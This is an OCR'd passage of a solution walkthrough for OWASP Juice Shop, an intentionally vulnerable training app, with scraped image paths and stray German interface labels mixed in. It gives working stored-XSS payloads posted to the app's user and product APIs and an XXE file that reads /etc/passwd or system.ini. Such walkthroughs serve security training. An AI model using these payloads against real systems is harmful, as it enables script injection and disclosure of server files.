


2. The response from the server will be a `204` with no content, but the challenge will be successfully solved.


Uploading a non-PDF file larger than 100 kB will solve Upload a file larger than 100 kB simultaneously.

Perform a persisted XSS attack bypassing a client-side security mechanism


1. Submit a POST request to http://localhost:3000/api/Users with
   - `{"email": "<iframe src=\"javascript:alert(`xss`)\">", "password": "xss"}` as body
   - and `application/json` as `Content-Type` header.



2. Log in to the application with an admin.
3. Visit http://localhost:3000/#/administration.
4. An alert box with the text "xss" should appear.




5. Close this box. Notice the somewhat broken looking row in the *Registered Users* table?
6. Click the "eye"-button in that row.
7. A modal overlay dialog with the user details opens where the attack string is rendered as harmless text.




Perform a persisted XSS attack without using the frontend application at all

1. Log in to the application with any user.
2. Copy your `Authorization` header from any HTTP request submitted via browser.
3. Submit a POST request to http://localhost:3000/api/Products with
   - `{"name": "XSS", "description": "<iframe src=\"javascript:alert(`xss`)\">", "price": 47.11}` as body,
   - `application/json` as `Content-Type`


- and `Bearer ?` as `Authorization` header, replacing the `?` with the token you copied from the browser.



4. Visit http://localhost:3000/#/search.
5. An alert box with the text "xss" should appear.



6. Close this box. Notice the product row which has a frame border in the description in the *All Products* table
7. Click the "eye"-button next to that row.
8. Another alert box with the text "xss" should appear. After closing it the actual details dialog pops up showing the same frame border.


XSS
Bild
Preis
Beschreibung
47.11
Rezensionen
Abschicken
Schließen

Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server

1. Solve the Use a deprecated B2B interface that was not properly shut down challenge.
2. Prepare an XML file which defines and uses an external entity `<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>` (or `<!ENTITY xxe SYSTEM "file:///C:/Windows/system.ini" >]>` on Windows).
3. Upload this file through the *File Complaint* dialog and observe the Javascript console while doing so. It should give you an error message containing the parsed XML, including the contents of the local system file!

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [<!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<trades>
    <metadata>
        <name>Apple Juice</name>
        <trader>
            <foo>&xxe;</foo>
            <name>B. Kimminich</name>
        </trader>
        <units>1500</units>
        <price>106</price>
        <name>Lemon Juice</name>
        <trader>
            <name>B. Kimminich</name>
        </trader>
        <units>4500</units>
        <price>195</price>
    </metadata>
</trades>
```

Mint the Honey Pot NFT by gathering BEEs from the bee haven

1. Go to the photo wall and search for the photo that looks out of place posted by evmrox.
2. Visit /bee-haven on Juice Shop as mentioned on the posted comment.
